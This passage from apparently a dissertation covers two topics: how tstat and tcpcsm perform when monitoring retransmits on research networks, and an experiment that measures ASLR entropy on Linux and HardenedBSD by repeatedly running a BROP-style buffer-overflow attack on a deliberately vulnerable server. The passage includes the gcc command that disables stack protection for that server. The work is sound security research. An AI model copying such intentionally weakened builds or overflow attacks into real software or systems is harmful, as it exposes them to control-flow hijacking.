Additionally, when LBNL is the source of network traffic, we observe that traffic to BNL causes *tcpcsm* to utilize 62% more of a core than what is required to analyze traffic to ANL. However, transfers from LBNL to ANL cause *tstat* to utilize 22% more of a core than what is required to analyze transfers from LBNL to BNL. In these cases, transfers to ANL and transfers to BNL complete in nearly identical amounts of time: 420s on average. The fact that the time required to complete the transfers appears to have either no significant impact or a negative correlation with the amount of CPU resources utilized leads us to the hypothesis that the difference between symmetric and asymmetric connections significantly impacts the performance of both *tstat* and *tcpcsm*. Due to the limited amount of time that these DTNs were available to us, we were unable to confirm this theory. Had we performed the same experiments in which the connection between ANL and LBNL was asymmetric and the connection between BNL and LBNL was symmetric, we would have stronger evidence to support or refute this theory. In the following section, we speculate on possible explanations for the differences we observe between asymmetric traffic and symmetric traffic.

Although the symmetric connection between ANL and LBNL requires more processing power on average, we observe greater variability in CPU utilization when transfers involve BNL. This may be due to the greater RTT between LBNL and BNL compared to the distance between LBNL and ANL. With an increase in RTT comes an increase in the potential for TCP instability. The measurement tool *tcpcsm* also appears to suffer from scaling issues associated with the number

of packets observed, compounded by increased resource utilization when monitoring asymmetric connections.

5.6. Discussion

In this section we contemplate the possible explanations for the patterns we observe in the CPU usage visualized in Section 5.4.

In several graphs, we see four distinct dips in CPU usage: the first around $t=0$ s, the second around $t=100$ s, the third near $t=300$ s, and the last one at the end of the recorded data. The first and last dip in CPU are easily explained by the tool used to record retransmits, *tstat* or *tcpcsm*, starting and ending. The two middle dips at $t=100$ s and $t=300$ s are harder to explain.

One theory is that we observe a decrease in throughput between the endpoints due to congestion avoidance and a reduced TCP window size. Why is it that we see a dip at $t=100$ s, but not subsequent dips every 100s? TCP slow start may be keeping the connection stable for longer than the time taken to reach the initial multiplicative decrease.

The dips in CPU usage likely are not due to other services running on the test host, because the system has plenty of idle cores to handle resource-intensive processes and the dips occur too consistently at specific times despite random start times for each data transfer.

We observe interesting phenomena when we visualize the resource utilization of each measurement tool as boxplots ordered by the number of packets observed. When the measurement tools monitor an asymmetric connection in which the source of the dataset is not being observed, CPU utilization is the lowest. When a symmetric connection is observed, CPU utilization is generally higher than in the previous scenario, and it does not matter which endpoint is the source and which is the destination; the measurement tool will observe all packets. But when *tcpcsm* observes the source of the dataset on an asymmetric connection (LBNL to BNL), CPU utilization spikes significantly higher than a trend line would indicate. Based on the number of packets observed, if any other condition were different (symmetry or source DTN), we would expect CPU utilization to be around 23% of a core. Instead, we see 42% utilization of a core when *tcpcsm* is monitoring a data transfer from LBNL to BNL. This suggests that when *tcpcsm* observes only the source of a data transfer, extra processing is required. It may be that *tcpcsm* relies on the ACK and NACK packets sent by the destination to determine which packets have been fully processed and no longer need

to be cached. When *tcpcsm* does not receive these packets, it must spend more time traversing its queue to process newer packets. Given more time, we would have swapped the symmetry property of each connection to rule out unknown differences between the paths.

5.7. Limitations

As mentioned in Section 5.3, one key limitation in this work is the lack of access to forwarding hosts along the paths between endpoints. It is unclear to what degree this affects our ability to monitor the health of data transfers, but as this is primarily a study on how well different passive network monitors perform in the presence of high-throughput network traffic, we expect that the location of our hardware relative to the Data Transfer Nodes has little impact on the results we obtained.

Similarly, the fact that the location of our monitor is adjacent to one of the DTNs results in all network traffic being symmetric, a characteristic that is not common with the networks we are studying. This limitation was resolved by configuring a router to drop packets based on their source and destination, effectively emulating an asymmetric connection.

Due to time constraints related to hardware availability, we were unable to perform the same experimental runs in which the connection between LBNL and ANL was asymmetric and the connection between LBNL and BNL was symmetric. Had these additional tests been performed, some of the uncertainty related to unknown differences between the network paths would have been neutralized. As it stands, we believe that we have identified the possible explanations for the results observed. Determining the exact relation between asymmetry and the performance of these network tools would require further testing.

The lack of an instantaneous throughput monitor running on our hardware makes it difficult to conclusively determine whether transfer speeds affect CPU utilization and other anomalies such as the dips described in Section 5.6. Though we have recorded the number of packets transferred in total during an experimental run, that can only give us an indication of the average transfer speed; any unusual activity observed cannot be adequately attributed to the throughput of the connection.

5.8. Conclusion

In our evaluation of the capabilities available in measurement tools, we have determined that *tstat* fulfills the greatest number of requirements relevant to our use case, including the ability to monitor retransmits, throughput, and congestion, as well as the ability to handle high-throughput network traffic and asymmetric network connections. Furthermore, *tstat* performs with very little computational overhead and should easily support analysis of 25 Gbps data streams. It therefore shows promise for scaling well to our future use cases of 40 Gbps and higher. Since each process of *tstat* and *tcpcsm* is run on a specific network interface, scaling traffic measurement up on a system is fairly straightforward, by adding network interface cards and parallelizing the monitoring of the transfers. For asymmetric paths, there is a quantitative difference between *tstat* and *tcpcsm* in the amount of resources required to process such flows. However, it is unclear at this point what portion of the difference in CPU utilization is due to the asymmetry of the network traffic and what portion is due to the difference in propagation delay.

A major issue that results from processing asymmetric network traffic using *tcpcsm* is in the vast amount of log data the tool generates. Processing just a few minutes of asymmetric network traffic can result in several gigabytes of records. This may limit the current viability of *tcpcsm* for the research networks we are interested in monitoring. For this reason, as well as the superior scalability observed with *tstat*, we conclude that, among the network retransmit monitors evaluated, *tstat* is the best tool for scientific research networks.

In measuring retransmits, we are indirectly measuring packet loss. This metric can indicate whether data transfers are exceeding steady-state limits and can be the first step in recovering from degradations in availability. If integrated with systems tasked to reconfigure network settings, the recovery can be automated, further advancing progress toward resilient data transfers.

5.9. Future Work

Further testing in which the transfer distances vary by greater degrees would increase our confidence in *tstat*'s performance. This would require remote administration on several Data Transfer Nodes under the control of Globus. With such access, *tstat* could be run on intermediary systems between multiple pairs of endpoints and phenomena related to the specific DTNs initiating transfers may be identified. This also provides an opportunity to collect more data and better analyze

the relationship between the number of packets observed and the CPU utilization by *tstat* and *tcpcsm*. By configuring the network monitors to vary the symmetry and asymmetry of connection, we would be able to more conclusively determine how this property affects CPU utilization of the tools tested.

With an increase of network monitors spanning several routes that connect Globus Data Transfer Nodes, we obtain the ability to better understand the optimum placement of passive monitors. It is unclear what would make one location better than another when it comes to passively monitoring traffic, but there may be a relation between the amount of information that can be obtained by *tstat* or *tcpcsm* and the proximity of these installations to links and nodes that have particularly high error rates.

Performing prolonged experiments, spanning more than 500 seconds would help in confirming or refuting our suspicion regarding the dips in CPU utilization. If we continue to see dips at constant intervals, it would strengthen our argument for TCP congestion avoidance and slow start being the cause. It would also be useful to plot the instantaneous throughput on the network monitor alongside the instantaneous CPU utilization. This can be accomplished using the network performance tool *bwm-ng*. This tool was discovered after our experiments were performed, when the network monitoring server had already been recommissioned for unrelated services. Not only would it allow us to correlate CPU utilization with network traffic, if we observe dips in the throughput alongside dips in the CPU usage, that would be strong evidence for the interaction between the two measurements.

We plan to expand on this work in the near future by integrating the results from *tstat* with machine learning techniques. The premise is to use classification algorithms to identify patterns in the type, number, and timing of retransmits in order to identify the underlying cause of those retransmits and diagnose specific network issues. A large but short-lived burst of retransmits may indicate a separate issue from a prolonged moderate increase in the retransmit rate. Similarly, the type of retransmit measured, as indicated by flags in the header field would provide greater insight into the cause of degradations in network quality of service. This will help provide valuable information to network administrators in order to more quickly recover from various issues and to make better decisions in how to recover. If the diagnosis is determined to be accurate enough, automating recovery would be a feasible and logical future enhancement.

CHAPTER 6

Address Space Layout Randomization

While previous chapters have focused on measuring different forms of availability over network connections, it is also important to ensure the integrity of systems that may transfer this data or perform any other required task. Buffer overflow attacks are one of the most common classes of exploits against the control-flow integrity of computer systems. With increased reliance on embedded cyber-physical systems and software defined networking, buffer overflow attacks can damage much more than the individual system exploited. This threat is further complicated by the general reliance of organizations on third-party and closed-source software. Not only would the process of identifying and patching such vulnerabilities in source code be timely and costly, but the source code will not always be available to patch.

6.1. Background

A buffer overflow vulnerability is a flaw in software written in memory-unsafe programming languages such as C [153]. These flaws occur when programs do not properly check the bounds on data that they write to memory [61]. The vulnerability becomes a bug when more data is written to memory than the amount of memory allocated for that data. Comparing the length of the data to be written with the length of the memory buffer allocated and throwing an exception, or otherwise handling the issue when the data will overflow the buffer, protects against this class of vulnerabilities. But this bounds-checking procedure must be done before each and every occurrence of dynamic data being written to a memory buffer. An attacker can exploit these vulnerabilities by writing data over a memory buffer, overwriting the contents of the buffer until the return address is reached. The data that the attacker writes will end in a specific memory address that rewrites the current function's return address, hijacking the program's control flow and giving the attacker more control over the vulnerable system.

Address Space Layout Randomization (ASLR) is a class of computer security defense techniques designed to reduce the impact of buffer overflow vulnerabilities. While the best solution for

improving a system or application's security is to remove all buffer overflow vulnerabilities, this can be time-consuming and some buffer overflow vulnerabilities are more difficult to detect than others. The average network server tends to run applications written by several different sources, and some applications may not be open-source. In this case, it may be more desirable to implement ASLR to make a buffer overflow exploit difficult and time-consuming, rather than spend the effort ensuring that all vulnerabilities have been patched, a computationally infeasible procedure [17]. This security feature adds a random offset to the virtual memory layout of each program, making it harder for an attacker to predict the target memory address that they wish the vulnerable program to return to. If the attacker overwrites the return address with a bad memory address, the probability of a successful exploit decreases and the probability of the program crashing without providing the attacker unauthorized access decreases.

ASLR can make systems more robust to attacks on integrity, and so it provides a key property for resilience. The diverse implementations of ASLR between different operating systems allow for straightforward recovery by simply replacing a more vulnerable operating system with one that better resists current attacks. In order to evaluate the robustness and diversity of different ASLR implementations, one must measure the entropy that these features introduce to the system's memory layout. In this chapter, we evaluate the randomness that ASLR provides in different operating systems. Our analysis quantitatively compares the number of bits of entropy that each implementation provides and qualitatively compares how the memory offset affects the return address over hundreds of executions of a vulnerable program.

6.2. Related Work

The term "Address Space Layout Randomization" originally referred to a kernel patch for Linux developed by the PageExec (PaX) Team, designed to protect against buffer overflow attacks [154] and first released in 2001. ASLR quickly became a target for attackers interested in bypassing the security and researchers interested in improving the technology [155].

Other methods for protecting the control flow integrity on computers quickly followed. Some techniques aimed to add such security through a modified compiler [156] while others developed programs to automate the injection of memory protections into individual applications [59]. Though

ASLR is the most well-known protection against buffer-overflow attacks, PaX is just one implementation of what has become a common kernel modification.

Microsoft first added ASLR to their Windows Vista operating system [157] and Apple’s Mac OS X received an implementation of ASLR with version 10.5 in 2007 [62]. Since their initial releases, both operating systems have been updated with enhancements to their memory protection features.

ASLR is relied on by a vast array of systems, from corporate servers to mobile devices. Even Apple’s iOS and Google’s Android¹ mobile operating systems have implemented ASLR [158], though Android’s low entropy has been found to be ineffective against all but the simplest of attacks [159]. With so many operating systems and therefore such a large majority of users relying on ASLR, it is important to investigate how well such implementations secure their environments.

ASLR has typically been implemented to protect against return-to-libc attacks [160]. With the advent and gradual adoption of ASLR in several operating systems, variations of these attacks were developed and can be categorized under the generic term of *return-oriented programming* (ROP) attacks [161] with different techniques adding various features [162, 163, 164]. Defenses from these enhanced attacks have also been developed [165, 164], but these solutions are often not as passive as ASLR, requiring developers to expend significant time and effort to obtain the benefits, so these security techniques are unlikely to become as widespread as ASLR.

Bittau et al. at Stanford developed an automated attack process for finding buffer overflow vulnerabilities, even when ASLR is enabled. Their work on *Blind Return-Oriented Programming* (BROP) [166] demonstrates how even high-entropy ASLR-protected services, if not configured properly, can be attacked quickly and efficiently. The effectiveness of the BROP attack lies in its attack strategy: rather than brute-force the target’s memory address, BROP discovers the current location in memory byte-by-byte, and from there, it can quickly search for useful ROP gadgets [162] to change the system’s control flow. This method reduces the computational resources required to exploit a buffer-overflow vulnerability by orders of magnitude.

In this chapter, we describe our own experiment which expands on this work, using the BROP attack’s technique for discovering vulnerable and hidden memory addresses. When run thousands of times, the attack reveals the amount of entropy provided by the ASLR implementation of each operating system that is probed. Though this work measures the entropy of only BSD and Linux

¹Security Enhancements in Android 1.5 through 4.1: <https://source.android.com/security/enhancements/enhancements41.html>

variants of ASLR, it is an approach that can provide tangible and comparable measures of security, as well as an automated method for obtaining such data. The source code is provided to enable such testing on virtually any operating system that implements ASLR.

6.3. Experimental Procedure

The motivation for these experiments is that there may be some systems that can benefit from ASLR, but due to limitations in their processing power, architecture, licensing, or otherwise, they are incapable of compiling and running programs that are hardened to the recommended specifications. We will modify program compilation parameters to reflect such an environment, but first we describe our program can be affected by a buffer overflow.

Program `server.c`, available in Appendix F, was developed to accept input from users through a network socket, copy it to a buffer of limited length, and then inform the user that the request has been serviced. The standard operation of this program is diagrammed below:




FIGURE 6.1. Standard operation of the program `server.c`. The function `daemonize()` is called from `main()`, causing the process to fork for robustness against crashes. The program waits for a network message, at which point `getstr()` is called to copy the message into a buffer. Afterwards, `getstr()` returns execution to `daemonize()`, which promptly returns execution to `main()`. The infinite loop in `main()` continues to fork the process using `daemonize()` and wait for the next network request.

However, due to the limited length of the buffer used in function `getstr()` and lack of bounds-checking, `server.c` contains a buffer overflow vulnerability. If this vulnerability is exploited, the program's control flow can be manipulated, as in the following diagram:




FIGURE 6.2. Control flow of `server.c` during a buffer overflow. The program executes nominally, forking to service requests until a string is submitted that exceeds the length of the buffer. After `getstr()` processes this string, one of three things can happen: the function can return execution to `daemonize()`, as is standard, it can attempt to return to an “invalid” address, causing the process to crash, or it can successfully return to another memory address, altering the program’s control flow.

As alluded to above, we wish to produce an environment in which the security features of a device is limited. The vulnerable program `server.c` was compiled with the following command to support basic ASLR defenses:

```
gcc -Wall -fPIE -pie -fno-stack-protector -O0 server.c -o server
```

The command above compiles the source code in `server.c` as a position-independent executable (parameters `-fpie` and `-pie`) to take advantage of ASLR’s features. Parameter `-Wall` displays all compiler warnings and errors to ensure that the code is free of issues and parameter `-O0` prevents the compiler from optimizing the hidden function away [167]. Parameter `-o server` indicates that the executable file generated will be named `server`, and parameter `-fno-stack-protector` prevents the use of stack canaries that provide additional security against buffer overflows [168] but may not be supported by specialized computer systems.

The figures in the next section were generated by running an attack program `client.c`, found in Appendix G. The attack program targets the vulnerable server, sending it strings that incrementally approach the memory address of a hidden function. When this memory address is discovered by the attack program, it is logged. For each operating system analyzed, the attack program exploited the vulnerable server’s buffer overflow flaw over 700 times.

6.4. Results

The following figures provide two types of visualizations to compare the randomness of memory addresses among several different operating systems. The first set of figures shows how each byte of memory changes with each run of the vulnerable server. The second set of figures provides a clear distinction between each byte of memory. It is important to show both visualizations because the first set of plots can reveal deterministic patterns over time whereas the second set allows for easier counting of the number of distinct values for each byte of memory. Knowing how many values a memory address can hold, as revealed by the second set of visuals, is not sufficient for determining its robustness against buffer overflow attacks. The memory address can vary among trillions of values for a 64-bit operating system that allows ASLR to randomize 48 bits of the memory offset. However, if the changes in a predictable way from one execution to the next, exploiting such a weakness would be simple.




FIGURE 6.3. Memory Address Layout in 32-bit Linux. The most significant byte remains constant, in this case with a decimal value of 191 (10111111_2). The second most significant byte varies greatly across the top half of the address space, between the values of 127 (01111111_2) and 255 (11111111_2). The third most significant byte varies greatly over the entire address space, while the least significant byte varies among only sixteen constant values. These sixteen values are listed below:

$[0 \ 16 \ 32 \ 48 \ 64 \ 80 \ 96 \ 112 \ 128 \ 144 \ 160 \ 176 \ 192 \ 208 \ 224 \ 240]$

When viewed as decimal values, we observe that the least significant byte varies from 0 (00000000_2) to 240 (11110000_2) every 16 points. When represented in binary, we observe that the top four bits can hold any combination of 0 and 1, but the bottom four bits remain set at 0.




FIGURE 6.4. Memory Address Layout in 64-bit Linux. The three most significant bytes vary greatly across the entire address space. The least significant byte again varies among only sixteen constant values, distributed uniformly across the entire address space. The same sixteen values are observed in 64-bit Debian as we observed in 32-bit Debian, listed again below:

$[0 \ 16 \ 32 \ 48 \ 64 \ 80 \ 96 \ 112 \ 128 \ 144 \ 160 \ 176 \ 192 \ 208 \ 224 \ 240]$

Once again, we observe that the bottom four bits of this least significant byte remain constant at 0. The top four bits can hold any combination of 0 and 1.




FIGURE 6.5. Memory Address Layout in 32-bit HardenedBSD. The two most significant bytes remain constant with the exact same address value of 191 (10111111_2). The third byte varies among only nine consecutive values in the upper range of the address space. Specifically, this byte varies among all values between 228 (11100100_2) and 236 (11101100_2). The least significant byte varies among only sixteen constant values. These sixteen values differ from the previous set of 16 values that we have observed so far, due to the third bit, denoting the value of 4 being set to 1. The sixteen values observed are listed below:

[4 20 36 52 68 84 100 116 132 148 164 180 196 212 228 244]

Once again, we observe that the top four bits can take on any combination of 0 and 1. The bottom four bits remain unchanged. The only difference between this set of sixteen values and the previous set is that the bottom four bits are $(0100)_2$ rather than $(0000)_2$.




FIGURE 6.6. Memory Address Layout in 64-bit HardenedBSD. The most significant byte varies among only 32 consecutive values in the upper range of the address space, between 224 (111100000_2) and 255 (11111111_2). The two middle bytes of the memory address vary greatly across the entire address space. The least significant byte varies among only the same sixteen constant values, seen in Debian’s implementation of ASLR. Once again, those values are listed below:

$[0 \ 16 \ 32 \ 48 \ 64 \ 80 \ 96 \ 112 \ 128 \ 144 \ 160 \ 176 \ 192 \ 208 \ 224 \ 240]$

